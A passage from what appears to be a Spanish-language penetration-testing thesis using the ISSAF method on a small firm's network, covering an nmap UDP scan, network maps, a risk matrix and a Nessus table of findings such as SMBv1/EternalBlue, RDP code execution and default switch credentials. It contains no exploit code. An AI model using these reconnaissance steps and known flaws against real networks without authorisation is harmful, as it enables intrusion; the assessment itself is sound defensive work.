


Figura 42. Identificación de Puertos TCP en los ruteadores Wireless - restaurante.

En el año 2017 y parte del 2018 se ha proliferado el virus conocido como *WannaCry*, un *ransomware* que se caracteriza por cifrar todos los archivos del computador afectado, se exigía un rescate de 300$ en bitcoins a cambio de descifrar los archivos. Este ataque ocurría en equipos cuyas actualizaciones de seguridad se encontraban desactualizadas y en puertos abiertos como el 445 y 139 en TCP.

Conclusiones y Contramedidas

- Existen puertos abiertos para los activos de red como para el servidor de almacenamiento, por lo que es necesario comprobar si los servicios que están ligados a tales puertos cuentan con los últimos parches de seguridad.
- Es necesario restringir ciertos servicios para que no sea accesible por cualquier persona o implementar un cortafuegos.

Tabla 20.

Escaneo de Puertos UDP

Prueba #7
Descripción
Determinar posibles puertos (UDP) abiertos o cerrados en el servidor de almacenamiento.
Actividad
1. En kali Linux, utilizar la línea de comandos. 2. Digitar el comando nmap –sU –p 192.168.1.13.
Resultados
Continuando con la explicación realizada en la prueba #6 se habló del virus *WannaCry* de igual forma se han identificado los siguientes puertos UDP 137 y 138 en la figura 43.




Figura 43. Identificación de Puertos UDP Servidor.

Conclusiones y Contramedidas
- Implementar un cortafuegos y configurarlo para que solo transmita información absolutamente necesaria, restringir las direcciones de origen en los servidores. - Determinados servicios no deben ser accesibles para cualquier usuario salvo para los administradores.

Tabla 21.

Analizar y Generar un Mapa de Red basado en la Información

Prueba #8
Descripción
La información obtenida en pruebas anteriores puede generar un mapa de red en el cual estén incluidos ruteadores, Switches, puntos de acceso y computadores. Este resultado permite determinar cómo la información encaja entre sí con los activos críticos y sus posibles vulnerabilidades.
Actividad
1. Agregar información sobre cada dispositivo analizado en pruebas anteriores en un mapa de red.
Resultados
Las figuras 42 y 43 recogen los resultados obtenidos de anteriores pruebas, utilizando diagramas de red se han añadido nombres y direcciones IP a los activos críticos como ruteadores inalámbricos, Switches, computadores, servidor. El círculo en rojo permite identificar el alcance y nivel de afectación que han tenido los ruteadores inalámbricos debido a un ataque aplicado en el proceso 4.




Figura. 44. Topología de Red Oficinas a partir de la información recopilada




Figura. 45. Topología de Red – Restaurante a partir de la información recopilada

Conclusiones y Contramedidas

- Permitir y restringir solo servicios necesarios a través de la implementación de un cortafuegos.
- El Ruteador restaurante cuenta con una IP estática y configurado a través de DHCP permitiendo actuar como un switch, sin embargo, cuenta con la misma vulnerabilidad que el ruteador principal.

3.3.2.1.2.3 Proceso 3: ISSAF - Identificación de Vulnerabilidades




Figura. 46. Fase 2 – Metodología de Pruebas de Penetración (ISSAF) – Identificación de Vulnerabilidades.
Adaptado de ISSAF, 2008, p. 147

Para este proceso es necesario definir una matriz con un enfoque técnico que clasifica el riesgo de la vulnerabilidad en función del impacto del negocio.

Tabla 22.

Descripción y asignación de gravedad a las vulnerabilidades

Gravedad	Descripción
Vulnerabilidad de riesgo alto	Vulnerabilidades que se encuentran relacionadas directamente con el proceso de negocio además utiliza la propagación e infección de equipos. Altos costos económicos de pérdida para la empresa.
Vulnerabilidad de riesgo medio	Vulnerabilidades que se relacionan con el proceso de negocio, pero no de forma directa. Son sistemas capaces de soportar una cantidad razonable de tiempo fuera de servicio sin afectar al proceso de negocio.

Vulnerabilidad de riesgo bajo	Vulnerabilidades que no se relacionan con el proceso de negocio y que en caso de fuga o manipulación de información no afecta a la empresa, sin embargo, no tratarlas pueden cambiar a riesgo medio o alto con el transcurso del tiempo.

Como se indica en la tabla 22, se puede designar el tipo de gravedad correspondiente a cada vulnerabilidad a través de una descripción utilizando el método cualitativo.

Matriz de impacto técnico VS impacto al negocio

Tabla 23.

Descripción de la matriz Impacto Técnico VS Impacto Negocio

	Riesgo de Negocio bajo	**Riesgo de negocio medio**	**Riesgo de negocio alto**
Riesgo técnico Alto	Total, control sobre el sistema que no está relacionado con el proceso de negocio.	Total, control sobre sistemas afines al proceso de negocio.	Total, control sobre el sistema relacionado con el proceso de negocio.
Riesgo técnico Medio	Dejar fuera de servicio al sistema que no se relaciona con el proceso de negocio.	Dejar fuera de servicio al sistema afín al proceso de negocio.	Dejar fuera de servicio al sistema relacionado con el proceso de negocio.
Riesgo técnico Bajo	Fuga de información no crítico del sistema que no está relacionado con el proceso de negocio.	Fuga de información no crítico del sistema afín al proceso de negocio.	Fuga de información no crítico del sistema relacionado con el proceso de negocio.

Identificación de Puntos de Acceso Vulnerables

Este proceso utiliza la herramienta de análisis de escaneo de vulnerabilidades conocido como Nessus, identifica y muestra un nivel de riesgo para cada host. Para esta ocasión se va a analizar los activos críticos relacionados con el proceso de negocio.

Nessus

Considerada como una de las mejores herramientas para la evaluación de vulnerabilidades, identifica debilidades y errores en la configuración de equipos los cuales pueden ser aprovechados por atacantes.

Las características más representativas de este escáner son:

- Simple, fácil e intuitivo para su manejo a través de plantillas sugeridas.
- Identificación de una gran cantidad de activos.
- Detección en tiempo real y verificación de parches de seguridad de forma continua.

Aplicación

Actualmente Nessus cuenta con una prueba de 7 días la cual brinda acceso total a todas sus herramientas, para este análisis se opta por este beneficio y se utiliza un escaneo básico de toda la red.




Figura 47. Nessus – Escaneo de Vulnerabilidades.

La tabla 24 contiene los resultados de las vulnerabilidades identificadas en los activos críticos mediante el escáner de Nessus, cabe destacar que con el análisis realizado se evaluaron todos los dispositivos dentro del entorno de red por lo que se recopilo una gran cantidad de información. A continuación, las siguientes tablas presentan un diseño donde se menciona el nombre del activo, su dirección IP, el nombre de la vulnerabilidad identificada con su respectiva descripción y la amenaza que puede presentarse de no corregirla a tiempo.

Tabla 24.

Vulnerabilidades encontradas

Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V1** ***Desbordamiento de búfer SAMBA.***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	Un usuario remoto puede suministrar un encabezado de autenticación básica HTTP especialmente diseñado que contenga un carácter Base64 no válido para desencadenar el desbordamiento y ejecutar un código arbitrario en el sistema de destino.	Ruteador Principal	192.168.1.1
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V2** ***Vulnerabilidad de lectura y escritura de archivos arbitrarios no autenticados del ruteador***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red	Se ejecuta una versión vulnerable de escritura y lectura de archivos	Ruteador Principal	192.168.1.1

	inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	arbitrarios no autenticados. Un atacante no autenticado podría aprovechar esta vulnerabilidad para leer o escribir archivos protegidos en el host afectado. Nessus pudo aprovechar esta vulnerabilidad para recuperar el almacén de credenciales del dispositivo.		
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V3** ***Divulgación de información remota de indagación de caché de servidor DNS***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	El servidor DNS remoto responde a las consultas de dominios de terceros que no tienen establecido el bit de recursión. Si un atacante está interesado en saber el nombre de la compañía, podría usar este ataque para construir un modelo estadístico sobre la compañía. El ataque también se puede usar para encontrar, patrones de navegación web, servidores de correo externos y más. Si este es un servidor DNS interno que no es accesible	Ruteador Principal	192.168.1.1

		para las redes externas, los ataques se limitarían a la red interna. Esto puede incluir empleados, consultores y usuarios potenciales en una red de invitado o conexión WiFi si es compatible.		
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V4** ***Detección del servidor DNS***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	El servicio remoto, es un servidor de sistema de nombres de dominio (DNS), que proporciona una asignación entre los nombres de host y las direcciones IP.	Ruteador Principal	192.168.1.1
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V5** ***Detección del servidor DHCP***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	Esta secuencia de comandos contacta con el servidor DHCP remoto (si existe) e intenta recuperar información sobre el diseño de la red. Algunos servidores DHCP proporcionan información confidencial, como el nombre de dominio NIS, o información de diseño de la	Ruteador Principal	192.168.1.1

		red, como la lista de servidores web de la red, etc. No demuestra ninguna vulnerabilidad, pero un atacante local puede usar DHCP para familiarizarse íntimamente con la red asociada.		
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V6** ***Reenvío de IP habilitado***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	El host remoto tiene habilitado el reenvío de IP. Un atacante puede explotar esto para enrutar paquetes a través del host y posiblemente, evitar algunos servidores de seguridad como enrutadores.	Ruteador Inalámbrico A	192.168.1.3
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V7** ***Reenvío de IP habilitado***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	El host remoto tiene habilitado el reenvío de IP. Un atacante puede explotar esto para enrutar paquetes a través del host y posiblemente, evitar algunos servidores de seguridad como enrutadores.	Ruteador Inalámbrico B	192.168.1.4

Grupo de Activos	Posible Amenaza	Vulnerabilidad# V8 *Divulgación de información remota de indagación de caché de servidor DNS*	Activo Amenazado	Dirección IP
Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	El servidor DNS remoto responde a las consultas de dominios de terceros que no tienen establecido el bit de recursión. Si un atacante está interesado en saber el nombre de la compañía, podría usar este ataque para construir un modelo estadístico sobre la compañía. El ataque también se puede usar para encontrar, patrones de navegación web, servidores de correo externos y más.	Ruteador Inalámbrico C	192.168.1.5
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V9** ***Sistema operativo Unix Detección de versión no compatible***	**Activo Amenazado**	**Dirección IP**
Servidor de Almacenamiento	Se utiliza la versión de Windows Server R2 2008, algunas vulnerabilidades son ataques remotos,	El sistema operativo Unix que se ejecuta en el host remoto ya no es compatible para realizar alguna evaluación de seguridad. La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el	DATASERVER	192.168.1.10

	ataques de *ransomware*.	producto. Como resultado, es probable que contenga vulnerabilidades de seguridad críticas.		
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V10** ***Actualización de seguridad para Microsoft Windows SMB Server***	**Activo Amenazado**	**Dirección IP**
Servidor de Almacenamiento	Se utiliza la versión de Windows Server R2 2008, algunas vulnerabilidades son ataques remotos, ataques de *ransomware*.	Existe una vulnerabilidad de divulgación de información en Microsoft *Server Message Block* 1.0 (SMBv1) debido a un manejo inadecuado de ciertas peticiones. Un atacante remoto no autenticado puede explotar esto, a través de un paquete especialmente diseñado, para revelar información confidencial. (CVE-2017-0147) ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE y ETERNALSYNERGY son cuatro de las múltiples vulnerabilidades y vulnerabilidades de *Equation Group* reveladas el 2017/04/14 por un grupo conocido como *Shadow Brokers. WannaCry / WannaCrypt* es un programa de *ransomware*	DATASERVER	192.168.1.13

		que utiliza el exploit ETERNALBLUE, y EternalRocks es un gusano que utiliza siete vulnerabilidades del Grupo de ecuaciones. Petya es un programa de ransomware que primero utiliza CVE-2017-0199, una vulnerabilidad en Microsoft Office, y luego se propaga a través de ETERNALBLUE.		
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V11** ***Vulnerabilidades en el escritorio remoto podrían permitir la ejecución remota***	**Activo Amenazado**	**Dirección IP**
Servidor de Almacenamiento	Se utiliza la versión de Windows Server R2 2008, algunas vulnerabilidades son ataques remotos, ataques de *ransomware*.	Existe una vulnerabilidad de código remoto arbitrario en la implementación del Protocolo de escritorio remoto (*Remote Desktop Protocol*) en el host remoto de Windows. La vulnerabilidad se debe a la forma en que RDP accede a un objeto en la memoria que se ha inicializado incorrectamente o se ha eliminado. Si se ha habilitado RDP en el sistema afectado, un atacante remoto no autenticado podría aprovechar esta	DATASERVER	192.168.1.13

		vulnerabilidad para hacer que el sistema ejecute código arbitrario enviándole una secuencia de paquetes RDP especialmente diseñados.		
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V12** ***Usuario y contraseña por defecto***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	Se ha probado el acceso al dispositivo de forma remota con credenciales por defecto, permitiendo su acceso como administrador.	Switch	192.168.1.111
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V13** ***Actualización de seguridad para Microsoft Windows y Microsoft Windows SMBv1***	**Activo Amenazado**	**Dirección IP**
Computadores	Actualizaciones de Windows desactivadas, parches de seguridad desactualizados. Los usuarios utilizan el perfil de administrador.	Existen múltiples vulnerabilidades de denegación de servicio en Microsoft *Server Message Block* 1.0 (SMBv1) debido a un manejo inadecuado de las solicitudes. Un atacante remoto no autenticado puede explotar estas vulnerabilidades, a través de una solicitud SAMBA	Computadores	192.168.1.144

		especialmente diseñada, para hacer que el sistema deje de responder. (CVE-2017-0269, CVE-2017-0273, CVE-2017-0280) TERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE y ETERNALSYNERGY son cuatro de las múltiples vulnerabilidades y vulnerabilidades de *Equation Group* reveladas el 2017/04/14 por un grupo conocido como *Shadow Brokers. WannaCry / WannaCrypt* es un programa de *ransomware* que utiliza el *exploit* ETERNALBLUE, y *EternalRocks* es un gusano que utiliza siete vulnerabilidades del Grupo de ecuaciones. *Petya* es un programa de *ransomware* que primero utiliza CVE-2017-0199, una vulnerabilidad en Microsoft Office, y luego se propaga a través de ETERNALBLUE.		
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V14** ***Desbordamiento de búfer SAMBA.***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red	Un usuario remoto puede suministrar un encabezado de autenticación básica	Ruteador Restaurante	192.168.1.100

	inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	HTTP especialmente diseñado que contenga un carácter Base64 no válido para desencadenar el desbordamiento y ejecutar un código arbitrario en el sistema de destino.		
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V15** ***Vulnerabilidad de lectura y escritura de archivos arbitrarios no autenticados del ruteador.***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	Se ejecuta una versión vulnerable de escritura y lectura de archivos arbitrarios no autenticados. Un atacante no autenticado podría aprovechar esta vulnerabilidad para leer o escribir archivos protegidos en el host afectado. Nessus pudo aprovechar esta vulnerabilidad para recuperar el almacén de credenciales del dispositivo.	Ruteador Restaurante	192.168.1.100
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V16** ***Divulgación de información remota de indagación de caché de servidor DNS***	**Activo Amenazado**	**Dirección IP**

Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	El servidor DNS remoto responde a las consultas de dominios de terceros que no tienen establecido el bit de recursión. Si un atacante está interesado en saber el nombre de la compañía, podría usar este ataque para construir un modelo estadístico sobre la compañía. El ataque también se puede usar para encontrar, patrones de navegación web, servidores de correo externos y más. Si este es un servidor DNS interno que no es accesible para las redes externas, los ataques se limitarían a la red interna. Esto puede incluir empleados, consultores y usuarios potenciales en una red de invitado o conexión WiFi si es compatible.	Ruteador Restaurante	192.168.1.100

Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V17** ***Detección del servidor DNS***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de	El servicio remoto, es un servidor de sistema de nombres de dominio (DNS), que proporciona una asignación entre los	Ruteador Restaurante	192.168.1.100

	administración para detectarlos o mitigarlos.	nombres de host y las direcciones IP.		
Grupo de Activos	**Posible Amenaza**	**Vulnerabilidad# V18** ***Detección del servidor DHCP***	**Activo Amenazado**	**Dirección IP**
Equipos de Red	Se pueden aplicar ataques a la red inalámbrica, debido a la falta de administración para detectarlos o mitigarlos.	Esta secuencia de comandos contacta con el servidor DHCP remoto (si existe) e intenta recuperar información sobre el diseño de la red. Algunos servidores DHCP proporcionan información confidencial, como el nombre de dominio NIS, o información de diseño de la red, como la lista de servidores web de la red, etc. No demuestra ninguna vulnerabilidad, pero un atacante local puede usar DHCP.	Ruteador Restaurante	192.168.1.100

3.3.2.1.2.4 Proceso 4: ISSAF - Penetración

